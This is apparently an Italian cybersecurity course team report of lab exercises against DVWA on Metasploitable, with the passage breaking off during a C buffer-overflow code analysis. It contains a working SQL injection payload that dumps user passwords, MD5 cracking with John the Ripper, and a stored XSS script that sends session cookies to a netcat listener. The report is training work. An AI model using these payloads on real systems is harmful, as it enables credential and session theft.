

EPICODE-CS0124

Build Week 2

Team 3

Indice

1. Traccia giorno 1	4
1.1. Definizioni e impostazioni laboratorio	5
1.1.1. Definizioni	5
1.1.2. Impostazioni di laboratorio	5
1.1.3. Impostazioni sicurezza DVWA	6
1.2. Applicazione della vulnerabilità	6
1.2.1. Strutturazione del codice da iniettare.....	6
1.2.2. Iniezione del codice	7
1.2.3. Decifrazione della password.....	8
1.2.4. Test delle credenziali.....	9
2. Traccia giorno 2	10
2.1. Definizioni e impostazioni laboratorio	11
2.1.1. Definizioni	11
2.1.2. Impostazioni di laboratorio	11
2.1.3. Impostazioni sicurezza DVWA	12
2.2. Applicazione della vulnerabilità	12
2.2.1. Strutturazione del codice da iniettare.....	12
2.2.2. Iniezione del codice	13
2.2.3. Verifica ricezione cookies	13
3. Traccia giorno 3	14
3.1. Definizioni e impostazioni laboratorio	15
3.1.1. Definizioni	15
3.2. Analisi del codice ed esecuzione	16
3.2.1. Analisi del codice.....	16
3.2.2. Esecuzione del codice	17
3.3. Modifica del programma e analisi dei risultati	18
3.3.1. Modifica del codice - Ciclo di input.....	18
3.3.2. Modifica del codice - Ciclo di output	19
4. Traccia giorno 4	20
4.1. Definizioni e impostazioni laboratorio	21
4.1.1. Definizioni	21
4.1.2. Impostazioni di laboratorio	21
4.2. Analisi e sfruttamento della vulnerabilità	23
4.2.1. Analisi con Nessus e Nmap.....	23
4.2.2. Metasploit	24
5. Traccia giorno 5	26
5.1. Definizioni e impostazioni laboratorio	27
5.1.1. Definizioni	27
5.1.2. Impostazioni di laboratorio	27
5.2. Definizioni e impostazioni laboratorio	28
5.2.1. Analisi con Nessus e Nmap.....	28
5.2.2. Metasploit	29
5.2.3. Esecuzione dei comandi sulla shell Meterpreter	31
6. Conclusioni e raccomandazioni	32

Riferimenti e versioni

Team Leader: Ayman Hani

Responsabile del documento: Flaviano Sedici

Membri del Team: Rafael Mango, Flaviano Sedici, Davide Di Turo, Francesco Valcavi

Versionamento

Versione	Descrizione	Riferimento	Data
1.0	Redazione bozza Traccia 1	Di Turo	11/03/2024
1.1	Revisione e Formattazione	Hani, Sedici	11/03/2024
1.2	Redazione bozza Traccia 2	Valcavi	12/03/2024
1.3	Revisione e Formattazione	Hani, Sedici	12/03/2024
1.4	Redazione bozza Traccia 3	Sedici, Di Turo	13/03/2024
1.5	Revisione e Formattazione	Hani, Sedici	13/03/2024
1.6	Redazione bozza Traccia 4	Hani	14/03/2024
1.7	Revisione e Formattazione	Hani, Sedici	14/03/2024
1.8	Redazione bozza Traccia 5	Mango	15/03/2024
1.9	Revisione e Formattazione	Hani, Sedici	15/03/2024

1. Traccia giorno 1

Web Application Exploit SQLi

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare **in chiaro** la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

Requisiti laboratorio:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24

1.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

1.1.1. Definizioni

SQL Injection o SQLi

SQL Injection è una tecnica di attacco informatico utilizzata per compromettere sistemi di gestione di database (DBMS) attraverso l'inserimento di codice SQL dannoso all'interno di campi di input delle applicazioni web. Questo tipo di attacco sfrutta la mancanza di adeguati controlli e validazioni dei dati inseriti dall'utente, permettendo agli aggressori di eseguire comandi SQL non autorizzati.

Gli attaccanti sfruttano le vulnerabilità di SQL Injection per eseguire una vasta gamma di azioni dannose, tra cui:

1. Ottenere, modificare o eliminare dati sensibili presenti nel database.
2. Assumere il controllo dell'intero sistema di gestione del database.
3. Creazione di nuovi account utente con privilegi elevati.
4. Iniettare codice malevolo per compromettere ulteriormente il sistema.

Per prevenire gli attacchi SQL Injection, è essenziale adottare pratiche di sviluppo sicuro del software, come l'utilizzo di parametrizzazione delle query SQL (ad esempio con moduli PDO e MySQLi), la validazione e la sanificazione dei dati di input e l'implementazione di meccanismi di autorizzazione e autenticazione robusti.

Virtual Machine

Sono le macchine virtuali installate su Virtual Box per emulare una situazione reale che di seguito chiameremo per brevità **VM** e che emulano il comportamento di sistemi comunemente utilizzati dalle imprese.

1.1.2. Impostazioni di laboratorio

Come richiesto nella traccia, gli indirizzi IP delle Macchine Virtuali sono stati impostati su:

Kali Linux - 192.168.13.100/24

Metasploitable - 192.168.13.150/24

In entrambi i casi sono stati utilizzati i comandi:

- ***sudo nano /etc/network/interfaces*** - accedere alla modifica dei file di configurazione di rete
- ***sudo /etc/init.d/networking restart*** - per riavviare le interfacce di rete.

Per verificare la corretta configurazione dell'ambiente di test, procediamo con un comando ping su entrambe le VM.

```
(davide@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
        inet6 fe80::a00:27ff:fecc:bac5 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:cc:b4:c5 txqueuelen 1000 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 15 bytes 2344 (2.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Impostazioni Kali Linux


```
no name:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:00:22:5b
          inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe00:225b/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:8 errors:0 dropped:0 overruns:0 frame:0
            TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:512 (512.0 B) TX bytes:4508 (4.4 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:121 errors:0 dropped:0 overruns:0 frame:0
            TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
```

Impostazioni Metasploitable

1.1.3. Impostazioni sicurezza DVWA

Coerentemente con quanto riportato nella traccia, procediamo ad impostare il livello di sicurezza di DVWA su LOW.



Impostazione sicurezza DVWA Low

1.2. Applicazione della vulnerabilità

Accediamo alla pagina dedicata alla vulnerabilità SQLi di DVWA.

1.2.1. Strutturazione del codice da iniettare

In questa pagina andremo ad inserire il codice in SQL:


```
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

- **%** -> il simbolo della percentuale in SQL viene utilizzato come carattere jolly per indicare qualsiasi risultato
- **and 1=0** -> viene inserito per eliminare la query originale dall'estrazione perché questa uguaglianza è sempre falsa e quindi non produce alcun risultato.
- **select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users** -> inseriamo la query che ci consentirà di eseguire l'estrazione dei dati necessari al team, utilizzando **null** per ovviare alla formattazione originale a due colonne della query che ci consente di utilizzare il comando **UNION** per concatenare la nuova query a noi utile per l'attacco senza che il webserver ci restituisca errore.
- **#** -> è il carattere utilizzato nel linguaggio SQL per il commento e che è utilizzato per commentare tutto quello che segue il punto di iniezione.

1.2.3. Decifrazione della password

Al fine di decifrare la password utilizzeremo il tool johnTheRipper presente su Kali.

Abbiamo creato un file di testo con all'interno nome utente e password.



File contenente nome utente e password

Successivamente lanciamo un attacco **brute force**² con il comando:

sudo john --format=raw-md5 pablopsw.txt

- **--format=raw-md5** - viene utilizzato per specificare il tipo di formato della password criptata che in questo caso è MD5

```
(davide㉿kali)-[~]
$ sudo john --format=raw-md5 '/home/davide/Desktop/pablopsw.txt'
[sudo] password for davide:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:00 DONE 2/3 (2024-03-11 10:13) 100.0g/s 38400p/s 38400c/s 38400C/s 123
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
Session completed.
```

Esecuzione del tool JohnTheRipper

Al termine dell'elaborazione, il tool ci restituisce la password decodificata, come si evince dall'immagine.

Con il comando **--show** possiamo facilmente visualizzare la password trovata.

```
(davide㉿kali)-[~]
$ sudo john --show --format=raw-md5 '/home/davide/Desktop/pablopsw.txt'
pablo:letmein

1 password hash cracked, 0 left
```

Visualizzazione della password in chiaro

Le credenziali per l'utente Pablo Picasso sono:

user: **pablo**


password: **letmein**

² Un attacco brute force è un metodo per decifrare informazioni crittografiche tramite tentativi ripetuti di tutte le possibili combinazioni. Viene utilizzato per violare password, chiavi crittografiche o altre informazioni sensibili, testando ogni possibile valore fino a trovare quello corretto. Questo processo può richiedere molto tempo e risorse computazionali, ma è efficace se le misure di sicurezza sono deboli o se la chiave è troppo corta. Con sufficiente tempo e risorse un attacco brute force ha sempre successo.

1.2.4. Test delle credenziali


Proviamo quindi ad accedere con le suddette credenziali all'applicativo DVWA.

Come si evince dalle immagini che seguono, il login è avvenuto con successo.



The screenshot shows the DVWA login interface. A banner at the top says "DVWA". Below it is a form with fields for "Username" (containing "pablo") and "Password" (containing "*****"). A "Login" button is present. Below the form, a message says "You have logged out".

Pagina di login DVWA



The screenshot shows the DVWA dashboard. At the top right is the DVWA logo. On the left is a sidebar menu with items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a heading "Welcome to Damn Vulnerable Web Application". It includes a "WARNING!" section about the application being vulnerable and a "Disclaimer" section. A "General Instructions" section with a "Help" button is also present. A message box at the bottom says "You have logged in as 'pablo'". Below the message, status information is displayed: "Username: pablo", "Security Level: low", and "PHPIDS: disabled".

Verifica successo Login

2. Traccia giorno 2

Web Application Exploit XSS

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.104.100/24

IP Metasploitable: 192.168.104.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

2.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

2.1.1. Definizioni

XSS Persistente

XSS persistente, o Cross-Site Scripting persistente, è una vulnerabilità delle applicazioni web che consente a un attaccante di inserire script dannosi all'interno di un sito web. Questi script vengono memorizzati sul server e visualizzati in modo persistente agli utenti quando visitano determinate pagine. Gli attaccanti possono sfruttare questa vulnerabilità per rubare informazioni sensibili degli utenti, compromettere le sessioni di navigazione e eseguire azioni dannose sul sito web. La mitigazione di questa vulnerabilità richiede una rigorosa validazione e sanitizzazione dei dati di input, nonché l'utilizzo di meccanismi di sicurezza come Content Security Policy (CSP) per limitare l'esecuzione di script non autorizzati.

Cookie di sessione

I cookie di sessione sono file di testo temporanei utilizzati dai siti web per memorizzare informazioni durante la navigazione di un utente. Questi cookie vengono utilizzati principalmente per mantenere lo stato della sessione dell'utente durante la navigazione sul sito. I cookie possono essere utilizzati per impersonare un utente durante una sessione autenticata, come se si fosse in possesso delle credenziali necessarie all'accesso.

2.1.2. Impostazioni di laboratorio


Come richiesto nella traccia, gli indirizzi IP delle Macchine Virtuali sono stati impostati su:

Kali Linux - 192.168.104.100/24

Metasploitable - 192.168.104.150/24

In entrambi i casi sono stati utilizzati i comandi:

- ***sudo nano /etc/network/interfaces*** - accedere alla modifica dei file di configurazione di rete
- ***sudo /etc/init.d/networking restart*** - per riavviare le interfacce di rete.



```
kali㉿kali: ~
└$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
              inet6 fe80::a00:27ff:fe34:f4be  prefixlen 64  scopeid 0x20<link>
                    ether 08:00:27:34:f4:be  txqueuelen 1000  (Ethernet)
                      RX packets 2569  bytes 559945 (546.8 Kib)
                      RX errors 0  dropped 0  overruns 0  frame 0
                      TX packets 4988  bytes 1418902 (1.3 MiB)
                      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
              inet6 ::1  prefixlen 128  scopeid 0x10<host>
                    loop  txqueuelen 1000  (Local Loopback)
                      RX packets 2331  bytes 231691 (226.2 Kib)
                      RX errors 0  dropped 0  overruns 0  frame 0
                      TX packets 2331  bytes 231691 (226.2 Kib)
                      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

└$
```

Impostazioni Kali Linux

Per verificare la corretta configurazione dell'ambiente di test, procediamo con un comando ping su entrambe le VM.

2.1.3. Impostazioni sicurezza DVWA

Coerentemente con quanto riportato nella traccia, procediamo ad impostare il livello di sicurezza di DVWA su LOW.

2.2. Applicazione della vulnerabilità

Accediamo alla pagina dedicata alla vulnerabilità XSS stored di DVWA.


2.2.1. Strutturazione del codice da iniettare

Analizziamo lo script che utilizzeremo per attaccare la pagina:

```
<script>window.location="http://192.168.104.150:4444/index.html?param1="+document.cookie;</script>
```

window.location -> è utilizzato per accedere e modificare l'URL della pagina web corrente. Nel nostro caso lo utilizzeremo per trasmettere dei dati sulla porta 4444 della macchina attaccante

documento.cookie -> restituisce una stringa contenente tutti i cookie associati al dominio e al percorso della pagina web.



The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA 'XSS stored' page. The URL is 192.168.104.150/dvwa/vulnerabilities/xss_s/. The DVWA logo is at the top right. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (which is highlighted). The main content area has a form with 'Name' set to 'ciao' and a message textarea containing the injected script: <script>window.location="http://127.0.0.1:4444/index.html?param1="+document.cookie;</script>. Below the form, a comment section shows 'Name: test' and 'Message: This is a test comment.' To the right, there's a 'More info' section with links to XSS resources. At the bottom, the browser's developer tools (Console, Debugger, Network, etc.) are visible, showing the injected script in the DOM. A CSS styles panel on the right shows the styling for the injected elements.

Pagina DVWA XSS stored

Sulla macchina Kali inserire sul terminale il comando:

nc -l -p 4444

Il comando è per l'utilizzo del tool **netcat**³ di Kali in listen (-l) sulla porta 4444 (-p)

2.2.2. Iniezione del codice

Nella pagina dedicata al **XSS Stored** andremo ad inserire il codice malevolo in formato Javascript.

Impostare nella sezione name un nome qualunque.

Spostare il cursore nella sezione **message** e premere il tasto destro del mouse e selezionare “inspect” o “ispeziona” a seconda del browser utilizzato.


Modificare la **maxlength** con il numero **50000**.

Inserire lo script malevolo nella casella di input e premere il pulsante **Sign Guestbook**.

Andiamo ora a verificare sulla macchina attaccante se l'iniezione è andata a buon fine.

2.2.3. Verifica ricezione cookies

Come si evince dall'immagine che segue, la macchina attaccante in ascolto sulla porta 4444 ha ricevuto correttamente il valore **PHPSESSID**, ovvero i cookie di sessione.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS stored item is highlighted. The main content area displays a form titled "Vulnerability: Stored Cross Site Scripting". It has two input fields: "Name *" and "Message *". Below the form is a button labeled "Sign Guestbook". To the right of the form, there is a terminal window showing the netcat listener command: \$ nc -l -p 4444. The terminal also displays the captured session cookie: PHPSESSID=eceaaed29f587fa4247645b601c074acf. At the bottom of the terminal, a message from the DVWA server says "to hear".

Verifica corretto funzionamento del codice iniettato

³ Netcat è ampiamente utilizzato per creare connessioni TCP/IP dirette tra dispositivi, eseguire scansioni di porte, trasferire file e molto altro ancora. Netcat può agire sia come client che come server e fornisce una vasta gamma di funzionalità.

3. Traccia giorno 3

System Exploit BOF

Leggete attentamente il programma in allegato. Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.

Suggerimento:

ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

3.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

3.1.1. Definizioni

System Exploit BOF

Un System Exploit BOF (Buffer Overflow) è una vulnerabilità informatica che si verifica quando un programma accetta dati in ingresso senza sufficienti controlli di dimensione e quindi consente a un attaccante di sovrascrivere accidentalmente o intenzionalmente aree di memoria critiche oltre i limiti previsti. Questo può portare al malfunzionamento del programma, all'esecuzione di codice malevolo e, in alcuni casi, alla compromissione del sistema operativo sottostante. Gli attacchi BOF sono spesso utilizzati per sfruttare vulnerabilità di sicurezza e ottenere privilegi di sistema non autorizzati.

Al fine di evitare il verificarsi di casi questo tipo è importante:

- gestire correttamente la memoria utilizzata per un programma
- verificare che siano rispettati limiti degli array⁴
- utilizzare correttamente i puntatori⁵
- effettuare una fase di debug⁶ e test

Linguaggio di programmazione C

Il linguaggio di programmazione C è noto per la sua efficienza, portabilità e flessibilità. È ampiamente utilizzato per sviluppare sistemi operativi, software di basso livello e applicazioni di sistema. C è apprezzato per la sua sintassi semplice ma potente e offre un buon controllo sulle risorse di sistema. È anche la base di molti altri linguaggi di programmazione moderni.

⁴ In programmazione, un array è una struttura dati che contiene una collezione di elementi dello stesso tipo, disposti in una sequenza contigua di memoria.

⁵ Un puntatore è una variabile che contiene l'indirizzo di memoria di un'altra variabile

⁶ Processo di individuazione, analisi e risoluzione degli errori presenti nel codice di un programma

3.2. Analisi del codice ed esecuzione

Di seguito analizzeremo il codice fornito per dalla traccia e proveremo ad eseguirlo nella sua forma corrente.

3.2.1. Analisi del codice

```
#include <stdio.h>
```

viene inclusa la libreria standard I/O che include comandi base per la programmazione in C

```
int main () {
    int vector [10], i, j, k;
    int swap_var;
```

definizione della funzione principali e delle variabili tra cui il vettore/array oggetto di studio

```
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 10 ; i++)
{
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
}
```

viene richiesto l'inserimento dei dati all'utente per il popolamento dell'array **vector**

```
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

viene effettuato una stampa a schermo dei dati inseriti nell'array

```
for (j = 0 ; j < 10 - 1; j++)
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}
```

tramite l'utilizzo di due cicli for, il programma ordina in modo crescente i numeri inseriti, selezionandoli in ordine per poi confrontarli con il numero in posizione successiva rispetto alla posizione del numero selezionato. Se il numero è maggiore del suo successore, il programma inverte le loro posizioni.

```

printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
{
    int g = j+1;
    printf("%d:", g);
    printf("%d\n", vector[j]);
}

return 0;
}

```

il programma stampa a video il risultato del nuovo array ordinato in ordine crescente e chiude la funzione principale.

Alcuni comandi utilizzati nella scrittura del programma sono:

